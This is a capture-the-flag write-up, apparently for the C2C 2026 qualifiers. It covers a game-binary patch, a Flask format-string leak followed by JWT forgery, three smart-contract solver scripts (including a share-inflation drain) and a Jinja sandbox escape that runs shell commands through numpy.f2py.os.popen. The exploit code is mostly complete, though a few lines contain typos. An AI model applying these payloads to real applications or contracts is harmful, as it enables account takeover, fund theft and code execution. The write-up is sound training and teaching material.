
```
from pathlib import Path

src = Path("mentawai.unpacked.exe").read_bytes()

old = b'Math.floor(a.score)>z&&(zd(z).then(o),n("win"))'
new = b'Math.floor(a.score)>0&&(zd(z).then(o),n("win"))'

if src.count(old) != 1:
    raise SystemExit(f"Pattern count unexpected: {src.count(old)}")

patched = src.replace(old, new, 1)
Path("mentawai.patched.exe").write_bytes(patching)
print("patched ok")
```




After patching all i need is only run the game, as long the score is > 0 we met the crash condition and then we got the flag!

Flag: C2C{you_should_definitely_GO_surfing_in_the_mentaWAILSand}

corp-mail

Web



a quite simple challenge. after reviewing the source code, i found that

in utils.py

```
def format_signature(signature_template, username):
    now = datetime.now()
    try:
        return signature_template.format(
            username=username,
            date=now.strftime('%Y-%m-%d'),
            app=current_app
        )
    except (KeyError, IndexError, AttributeError,
            ValueError):
        return signature_template
```

so after create a user and login, i immediately change the user signature to {app.config}

Your signature will be appended:

```
--
<Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY':
'08e6e165e3a0fc1559f0f3b92c5fcc7328acb4b7b72c9b197920cce1787c2d7c', 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None,
'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'JWT_SECRET':
'23dfe13a24423a7209cc3f79b568004e10ad2a2e97f9f60977d8ac4d36d98dd1', 'JWT_ALGORITHM': 'HS256', 'DATABASE':
'/app/data/corporate.db'}>
```

and i found the JWT Secret!

since the /admin is blocked by the haproxy

backend flask_backend

```
http-request deny if { path -i -m beg /admin }
```

```
server flask1 127.0.0.1:5000 check
```

and then i tried to search other ways until i found

```
(admin_id, mike_id, "Confidential: System Credentials",
f"Hi Mike,\n\nAs requested, here are the backup system credentials for the security audit:\n\nSystem: Backup Server\nAccess Co
de: {flag}\n\nPlease keep this information secure and delete this email after noting the details.\n\nBest regards,\nIT Administration")
,
```

that the admin has sent a message to Mike Wilson, and then i changed the JWT using the secret to Mike Wilson user_id and username to view the inbox and get the flag

Confidential: System Credentials

From:  admin <admin@corpmail.local>

2026-02-17 10:39:08

To:  mike.wilson <mike.wilson@corpmail.local>

Hi Mike,

As requested, here are the backup system credentials for the security audit:

System: Backup Server

Access Code: C2C{f0rm4t_str1ng_l34k5_4nd_n0rm4l1z4t10n_ceedc15919ba}

Please keep this information secure and delete this email after noting the details.

Best regards,

IT Administration

Flag: C2C{f0rm4t_str1ng_l34k5_4nd_n0rm4l1z4t10n_ceedc15919ba}

Convergence

Blockchain

 **Convergence** 100 pts

Author: **chovid99**

Convergence....

Start challenge from: **<http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-convergence>**

Download Attachment  **convergence_convergence-dist.zip**

This challenge has been solved

Submit Flag

```
function isSolved() external view returns (bool) {
    return challenge.ascended() != address(0);
}
}
```

the isSolved Function can return true if the Challenge.ascended become my address, so after asking AI to return to true, the step are

1. Become a “Seeker” by calling challenge.registerSeeker()
2. Make the “truth” payload pass the “chronicled” check, Meaning the Setup contract must already have chronicles[seal] == true for that exact seal.

solidity  Copy code

```
bytes32 seal = keccak256(abi.encodePacked(msg.sender, agreement));
chronicles[seal] = true;
```

This is the same formula, just with `agreement` instead of `truth`.

So if you call:

- `setup.bindPact(truthBytes)`

then Setup sets:

```
chronicles[keccak256( yourAddress || truthBytes )] = true
```

And when you later call:

- `challenge.transcend(truthBytes)`

it checks that exact same key and passes.

3. Build a “truth” payload that satisfies the essence requirement

Inside transcend() it decodes truth as:

```
(SoulFragment[] fragments, bytes32, uint32, address invoker, address witness)
```

And requires:

- invoker == msg.sender
- witness == msg.sender
- sum(fragments[i].essence) >= 1000 ether

But bindPact() has an extra restriction per fragment,

```
require(fragments[i].essence <= 100 ether);
```

so to fix it, i split into multiple fragments.

Here’s my final script to make the isSolved() == True

solver.py

```
from web3 import Web3
from eth_account import Account
from eth_abi import encode

RPC_URL =
"http://challenges.1pc.tf:30383/d5729e43-eb2e-4758-82f3-5f217ab7de84"
PRIVKEY = "a03da47e7b6cb6bb70f5e19d64876bae4d2c586868feb965c20bdfbaf8a8c1a7"
SETUP_CONTRACT_ADDR = "0x8a53554e1C2Ea68D6533D15E0C3e136E985A8e7C"
WALLET_ADDR = "0xcE7D47a0F387541C3E3CcD431329f8d5d2f93E3B"

w3 = Web3(Web3.HTTPProvider(RPC_URL))

# POA middleware (auto compatible)
try:
    from web3.middleware import ExtraDataToPOAMiddleware
    w3.middleware_onion.inject(ExtraDataToPOAMiddleware, layer=0)
except Exception:
    pass

acct = Account.from_key(PRIVKEY)
assert acct.address.lower() == WALLET_ADDR.lower(), f"privkey != wallet"
```

```

({acct.address})"

SETUP_ABI = [

{"type": "function", "name": "challenge", "stateMutability": "view", "inputs": [], "outputs": [{"type": "address"}]},

{"type": "function", "name": "bindPact", "stateMutability": "nonpayable", "inputs": [{"name": "agreement", "type": "bytes"}], "outputs": []},

{"type": "function", "name": "isSolved", "stateMutability": "view", "inputs": [], "outputs": [{"type": "bool"}]},

]

CHAL_ABI = [

{"type": "function", "name": "registerSeeker", "stateMutability": "nonpayable", "inputs": [], "outputs": []},

{"type": "function", "name": "transcend", "stateMutability": "nonpayable", "inputs": [{"name": "truth", "type": "bytes"}], "outputs": []},

{"type": "function", "name": "ascended", "stateMutability": "view", "inputs": [], "outputs": [{"type": "address"}]},

{"type": "function", "name": "seekers", "stateMutability": "view", "inputs": [{"type": "address"}], "outputs": [{"type": "bool"}]},

]

setup =
w3.eth.contract(address=Web3.to_checksum_address(SETUP_CONTRACT_ADDR),
abi=SETUP_ABI)
challenge_addr = setup.functions.challenge().call()
challenge = w3.eth.contract(address=challenge_addr, abi=CHAL_ABI)

ETHER = 10**18

def build_fees(tx):
    latest = w3.eth.get_block("latest")

```

```

        if "baseFeePerGas" in latest and latest["baseFeePerGas"] is not None:
            max_priority = w3.to_wei(1, "gwei")
            tx["maxPriorityFeePerGas"] = max_priority
            tx["maxFeePerGas"] = latest["baseFeePerGas"] * 2 + max_priority
        else:
            tx["gasPrice"] = w3.eth.gas_price
        return tx

def send_tx(fn):
    nonce = w3.eth.get_transaction_count(acct.address)
    tx = fn.build_transaction({
        "from": acct.address,
        "nonce": nonce,
        "chainId": w3.eth.chain_id,
        "value": 0,
    })
    tx = build_fees(tx)
    tx["gas"] = int(w3.eth.estimate_gas(tx) * 1.2)

    signed = acct.sign_transaction(tx)
    txh = w3.eth.send_raw_transaction(signed.raw_transaction)
    rcpt = w3.eth.wait_for_transaction_receipt(tyh)
    if rcpt.status != 1:
        raise RuntimeError(f"tx failed: {txh.hex()}")
    print("tx:", txh.hex())
    return rcpt

print("[*] setup      =", setup.address)
print("[*] challenge =", challenge.address)
print("[*] solved?    =", setup.functions.isSolved().call())

# 1) register seeker (only if not already)
if not challenge.functions.seekers(acct.address).call():
    send_tx(challenge.functions.registerSeeker())
else:
    print("[*] already registered")

# 2) craft truth bytes (10 fragments x 100 ether => 1000 ether total)
fragments = []

```

```

for _ in range(10):
    fragments.append((
        acct.address,          # vessel (non-zero)
        100 * ETHER,          # essence (<= 100 ether for bindPact)
        b""                    # resonance (any bytes)
    ))

truth = encode(
    ["(address,uint256,bytes)[]", "bytes32", "uint32", "address",
    "address"],
    [fragments, b"\x00"*32, 0, acct.address, acct.address]
)

# 3) chronicle it via bindPact (seal uses msg.sender + bytes)
send_tx(setup.functions.bindPact(truth))

# 4) transcend using the exact same bytes
send_tx(challenge.functions.transcend(truth))

print("[+] ascended =", challenge.functions.ascended().call())
print("[+] solved?  =", setup.functions.isSolved().call())

```

🚩 Flag Found!


C2C{the_convergence_chall_is_basically_bibibibi}

📋 Copy Flag

Flag: C2C{the_convergence_chall_is_basically_bibibibi}

tge

Blockchain



So, this challenge is a 2-bug chain, the steps to return `isSolved() == true` are

1. Read `tge` and token addresses from `Setup`.
2. If `userTiers(player) == 0`:
 - - `token.approve(tge, 15)`
 - - `tge.buy()` -> gets tier 1.
3. Call `setup.enableTge(false)`:
turns off TGE and triggers one-time snapshot (`tgeActivated = true`).
4. Call `setup.enableTge(true)`:
reopens TGE so `upgrade()` is allowed (`require(tgeActivated && isTgePeriod)`).
5. Call `tge.upgrade(2)`:
passes due to mint-before-check bug.
6. Call `tge.upgrade(3)`:
same bug again.
7. Verify:
 - `tge.userTiers(player) == 3`
 - `setup.isSolved()` returns true
 - retrieve flag from platform.

So, here's the full solver

solver.py

```
from web3 import Web3

RPC_URL =
"http://challenges.1pc.tf:49018/a19f61f7-84f0-4097-8528-fc88d5c8f547"
PRIVATE_KEY =
"6aaa57017e2d181791cd44f141468be67eb0a761e8f59c4d7e8598a8cf74ccce"
SETUP = "0xe57e2C755A95011C1c965eFc19881e03C52e7180"
WALLET_ADDR = "0xcE7D0e2CB9b353CF325667251312Af0203DDDC2a"
w3 = Web3(Web3.HTTPProvider(RPC_URL))
account = w3.eth.account.from_key(PRIVATE_KEY)

print("="*60)
print("TGE Complete Solution")
print("="*60)
print(f"Player: {account.address}")
print(f"Setup: {SETUP}")
print(f"Connected: {w3.is_connected()}")
print()

# Get TGE and Token addresses from Setup
setup = w3.eth.contract(address=SETUP, abi=[

{"inputs":[],"name":"tge","outputs":[{"name":"","type":"address"}],"stateMutability":"view","type":"function"},

{"inputs":[],"name":"token","outputs":[{"name":"","type":"address"}],"stateMutability":"view","type":"function"},

{"inputs":[{"name":"_tge","type":"bool"}],"name":"enableTge","outputs":[],"stateMutability":"nonpayable","type":"function"},

{"inputs":[],"name":"isSolved","outputs":[{"name":"","type":"bool"}],"stateMutability":"view","type":"function"}
])

TGE = setup.functions.tge().call()
TOKEN = setup.functions.token().call()
```

```

print(f"TGE: {TGE}")
print(f"Token: {TOKEN}")
print()

# Contract instances
token = w3.eth.contract(address=TOKEN, abi=[

{"inputs":[{"name":"spender","type":"address"}, {"name":"amount","type":"uint256"}], "name":"approve", "outputs":[{"name":"","type":"bool"}], "stateMutability":"nonpayable", "type":"function"},

{"inputs":[{"name":"account","type":"address"}], "name":"balanceOf", "outputs":[{"name":"","type":"uint256"}], "stateMutability":"view", "type":"function"}
])

tge = w3.eth.contract(address=TGE, abi=[

{"inputs":[], "name":"buy", "outputs":[], "stateMutability":"nonpayable", "type":"function"},

{"inputs":[{"name":"tier","type":"uint256"}], "name":"upgrade", "outputs":[], "stateMutability":"nonpayable", "type":"function"},

{"inputs":[{"name":"","type":"address"}], "name":"userTiers", "outputs":[{"name":"","type":"uint256"}], "stateMutability":"view", "type":"function"},

{"inputs":[], "name":"isTgePeriod", "outputs":[{"name":"","type":"bool"}], "stateMutability":"view", "type":"function"}
])

def send_tx(func, desc):
    print(f"{desc}...")
    tx = func.build_transaction({
        'from': account.address,
        'nonce': w3.eth.get_transaction_count(account.address),
        'gas': 500000,
        'gasPrice': w3.eth.gas_price
    })

```

```

        signed = account.sign_transaction(tx)
        tx_hash = w3.eth.send_raw_transaction(signed.raw_transaction)
        print(f"   TX: {tx_hash.hex()}")
        receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
        status = '✓ Success' if receipt['status'] == 1 else '✗ FAILED'
        print(f"   Status: {status}")
        return receipt

# Check initial state
print("[*] Initial State:")
balance = token.functions.balanceOf(account.address).call()
tier = tge.functions.userTiers(account.address).call()
is_tge = tge.functions.isTgePeriod().call()

print(f"   Token Balance: {balance}")
print(f"   Current Tier: {tier}")
print(f"   TGE Active: {is_tge}")
print()

# Execute based on current tier
if tier == 0:
    print("[Step 1] Approving TGE to spend 15 tokens...")
    send_tx(token.functions.approve(TGE, 15), "Approve")
    print()

    print("[Step 2] Buying TIER_1...")
    send_tx(tge.functions.buy(), "Buy TIER_1")
    tier = tge.functions.userTiers(account.address).call()
    print(f"   ✓ Current Tier: {tier}")
    print()

if tier == 1:
    print("[Step 3a] Calling setup.enableTge(false) to snapshot...")
    send_tx(setup.functions.enableTge(False), "Taking snapshot")
    print()

    print("[Step 3b] Calling setup.enableTge(true) to re-enable...")
    send_tx(setup.functions.enableTge(True), "Re-enabling TGE")
    print()

```

```

    print("[Step 4] Upgrading to TIER_2...")
    send_tx(tge.functions.upgrade(2), "Upgrade to TIER_2")
    tier = tge.functions.userTiers(account.address).call()
    print(f"    ✓ Current Tier: {tier}")
    print()

if tier == 2:
    print("[Step 5] Upgrading to TIER_3...")
    send_tx(tge.functions.upgrade(3), "Upgrade to TIER_3")
    tier = tge.functions.userTiers(account.address).call()
    print(f"    ✓ Current Tier: {tier}")
    print()

# Check if solved
print("[Step 6] Checking if solved...")
try:
    setup.functions.isSolved().call()
    print()
    print("="*60)
    print("✓✓✓ CHALLENGE SOLVED! ✓✓✓")
    print("="*60)
    print()
    print("Get your flag from the platform!")
except Exception as e:
    print(f"Not solved yet: {e}")

print()
print("="*60)

```


► Flag Found!

C2C{just_a_warmup_from_someone_who_barely_warms_up}

 Copy Flag

nexus

Blockchain



this challenge is a zero-share mint/donation attack because CrystalNexus.attune() mints crystals like a share token

```
crystals = (essenceAmount * totalCrystals) / amplitude();
```

BUT it does not require $\text{crystals} > 0$

So if we make amplitude() huge while totalCrystals is tiny, then when Setup runs conductRituals() and calls:

- nexus.attune(6000 ether)
- nexus.attune(9000 ether)

those two deposits can mint 0 crystals (integer truncation), meaning Setup effectively donates 15000 ESS into the pool without receiving shares

So after asking AI, here's the exploit plan

Exploit plan (numbers chosen to pass the solve check)

1. Mint yourself 1 crystal by attuning 1 wei (so `totalCrystals = 1`).
2. Donate `D` ESS directly to the Nexus via `Essence.transfer(nexus, D)` (this increases `amplitude` but not `totalCrystals`).
3. Call `Setup.conductRituals()` → Setup deposits 6000 + 9000 ESS but mints 0 crystals.
4. Dissolve your 1 crystal to withdraw almost the entire pool (minus friction).
5. Your ESS balance ends up > 20250 ether.

A safe choice is:

- `attuneAmount = 1` (1 wei)
- `donation D = 6001 ether`

This makes Setup's first attune mint 0 crystals because:

- `6000 ether * 1 / (6001 ether + 1 wei) == 0`

Final balance becomes 20379.78 ESS, which satisfies:

```
essence.balanceOf(player) > 20250 ether.
```

and here's the script i used to retrieve the flag

solver.py

```
from web3 import Web3
from web3.middleware import ExtraDataToPOAMiddleware
from eth_account import Account

RPC_URL =
"http://challenges.1pc.tf:47967/fddf536d-5371-480a-a213-9bd76e0cf74f"
PRIVKEY = "bba7f422df7fb93d77433cbd40363b4b715dde9b01fbd9e447998fb354c236c"
SETUP_CONTRACT_ADDR = "0x7b654B90f0474EdAb15BCB8adB5bfdC782750115"
WALLET_ADDR = "0x8DB0e7D1C130339038FCa242Bcc49A9629726a8B"

w3 = Web3(Web3.HTTPProvider(RPC_URL))
w3.middleware_onion.inject(ExtraDataToPOAMiddleware, layer=0)

acct = Account.from_key(PRIVKEY)
assert acct.address.lower() == WALLET_ADDR.lower(), f"privkey != wallet ({acct.address})"

SETUP_ABI = [
```

```

{"type":"function","name":"essence","stateMutability":"view","inputs":[],"outputs":[{"name":"","type":"address"}]},

{"type":"function","name":"nexus","stateMutability":"view","inputs":[],"outputs":[{"name":"","type":"address"}]},

{"type":"function","name":"conductRituals","stateMutability":"nonpayable","inputs":[],"outputs":[]},

{"type":"function","name":"ritualsComplete","stateMutability":"view","inputs":[],"outputs":[{"name":"","type":"bool"}]},

{"type":"function","name":"isSolved","stateMutability":"view","inputs":[],"outputs":[{"name":"","type":"bool"}]},
]

```

ESSENCE_ABI = [

```

{"type":"function","name":"approve","stateMutability":"nonpayable","inputs":[{"name":"spender","type":"address"}, {"name":"amount","type":"uint256"}],"outputs":[{"name":"","type":"bool"}]},

{"type":"function","name":"transfer","stateMutability":"nonpayable","inputs":[{"name":"to","type":"address"}, {"name":"amount","type":"uint256"}],"outputs":[{"name":"","type":"bool"}]},

{"type":"function","name":"balanceOf","stateMutability":"view","inputs":[{"name":"","type":"address"}],"outputs":[{"name":"","type":"uint256"}]},
]

```

NEXUS_ABI = [

```

{"type":"function","name":"attune","stateMutability":"nonpayable","inputs":[{"name":"essenceAmount","type":"uint256"}],"outputs":[{"name":"crystals","type":"uint256"}]},

{"type":"function","name":"dissolve","stateMutability":"nonpayable","inputs":[{"name":"crystalAmount","type":"uint256"}, {"name":"recipient","type":"address"}],"outputs":[{"name":"essenceOut","type":"uint256"}]},

```

```

{"type": "function", "name": "totalCrystals", "stateMutability": "view", "inputs":
[], "outputs": [{"name": "", "type": "uint256"}]},

{"type": "function", "name": "crystalBalance", "stateMutability": "view", "inputs"
:[{"name": "", "type": "address"}], "outputs": [{"name": "", "type": "uint256"}]},
]

setup =
w3.eth.contract(address=Web3.to_checksum_address(SETUP_CONTRACT_ADDR),
abi=SETUP_ABI)
essence_addr = setup.functions.essence().call()
nexus_addr = setup.functions.nexus().call()

ess = w3.eth.contract(address=essence_addr, abi=ESSENCE_ABI)
nexus = w3.eth.contract(address=nexus_addr, abi=NEXUS_ABI)

ETHER = 10**18
ATTUNE_WEI = 1                # 1 wei -> 1 crystal
DONATION = 6001 * ETHER       # must be > 6000 ether so rituals mint 0
                                crystals

def build_fees(tx):
    latest = w3.eth.get_block("latest")
    if "baseFeePerGas" in latest and latest["baseFeePerGas"] is not None:
        # EIP-1559
        max_priority = w3.to_wei(1, "gwei")
        max_fee = latest["baseFeePerGas"] * 2 + max_priority
        tx["maxFeePerGas"] = max_fee
        tx["maxPriorityFeePerGas"] = max_priority
    else:
        tx["gasPrice"] = w3.eth.gas_price
    return tx

def send_tx(fn, value=0):
    nonce = w3.eth.get_transaction_count(acct.address)
    tx = fn.build_transaction({
        "from": acct.address,
        "nonce": nonce,

```

```

        "value": value,
        "chainId": w3.eth.chain_id,
    })
    tx = build_fees(tx)
    tx["gas"] = int(w3.eth.estimate_gas(tx) * 1.2)

    signed = acct.sign_transaction(tx)
    txh = w3.eth.send_raw_transaction(signed.raw_transaction)
    rcpt = w3.eth.wait_for_transaction_receipt(txh)
    if rcpt.status != 1:
        raise RuntimeError(f"tx failed: {txh.hex()}")
    print("tx:", txh.hex())
    return rcpt

print("[*] essence =", essence_addr)
print("[*] nexus   =", nexus_addr)
print("[*] ritualsComplete =", setup.functions.ritualsComplete().call())

if setup.functions.ritualsComplete().call():
    raise SystemExit("Rituals already done on this instance. This exploit
needs to run BEFORE conductRituals().")

# 0) sanity: initial balance
b0 = ess.functions.balanceOf(acct.address).call()
print("[*] initial ESS =", b0 / ETHER)

# 1) approve Nexus to pull 1 wei
send_tx(ess.functions.approve(nexus_addr, 2**256 - 1))

# 2) attune 1 wei -> totalCrystals=1, we own 1 crystal
send_tx(nexus.functions.attune(ATTUNE_WEI))
print("[*] our crystals =",
nexus.functions.crystalBalance(acct.address).call())
print("[*] totalCrystals =", nexus.functions.totalCrystals().call())

# 3) donate so Setup's ritual attunes mint 0 crystals
send_tx(ess.functions.transfer(nexus_addr, DONATION))

# 4) run rituals (mints & attunes from Setup, but should mint 0 crystals due


```

```
to truncation)
send_tx(setup.functions.conductRituals())

print("[*] after rituals - totalCrystals =",
nexus.functions.totalCrystals().call())
print("[*] after rituals - our crystals =",
nexus.functions.crystalBalance(acct.address).call())

# 5) dissolve our 1 crystal to drain most ESS
send_tx(nexus.functions.dissolve(1, acct.address))

b1 = ess.functions.balanceOf(acct.address).call()
print("[+] final ESS =", b1 / ETHER)
print("[+] solved?   =", setup.functions.isSolved().call())
```



Flag : C2C{the_essence_of_nexus_is_donation_hahahaha}

JinJail

Misc

 **JinJail** 100 pts

Author: **daffainfo**

Pyjail? No, this is JinJail!

Download Attachment  **jinjail_jinjail-dist.zip**

This challenge requires creating an instance Create

Instance will live for 5 mins.

This challenge has been solved Submit Flag

A simple jail using jinja and after many tries, the only modules that accepted is numpy, so my payload is

```
{%set
s=dict(fix=0,help=0)~x%}}{{numpy.f2py.os.popen(numpy.f2py.os.se
p~s[2:5]~s[7]~s[12:16]).read()}}
```

s[2:5] -> "fix"

s[7] -> " "

s[12:16] -> "help"

That executes /fix help, which runs as root and cats /root/flag.txt, and read() feeds it back into the rendered template output.

```
(jersyy@Steven)-[~/c2c/misc]
$ nc challenges.lpc.tf 38832
>>> {%set s=dict(fix=0,help=0)~x%}}{{numpy.f2py.os.popen(numpy.f2py.os.sep~s[2:5]~s[7]~s[12:16]).read()}}
C2C{damnnn_i_love_numpy_5455d94da6d7}
```

Flag : C2C{damnnn_i_love_numpy_5455d94da6d7}

Welcome

Misc

 **welcome** 100 pts

Author: **SKSD**

Welcome to Country-to-Country CTF (C2C) 2026!!

Challenges was created by **SKSD**

This challenge has been solved

Submit Flag


c2c C2C::CTF > C2C{welcome_to_c2c}

Recent Games
26/01/25 - 26/03/14

February, 2026

March

12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	01	02	03	04	05	06	07	08	09	10	11	12	13
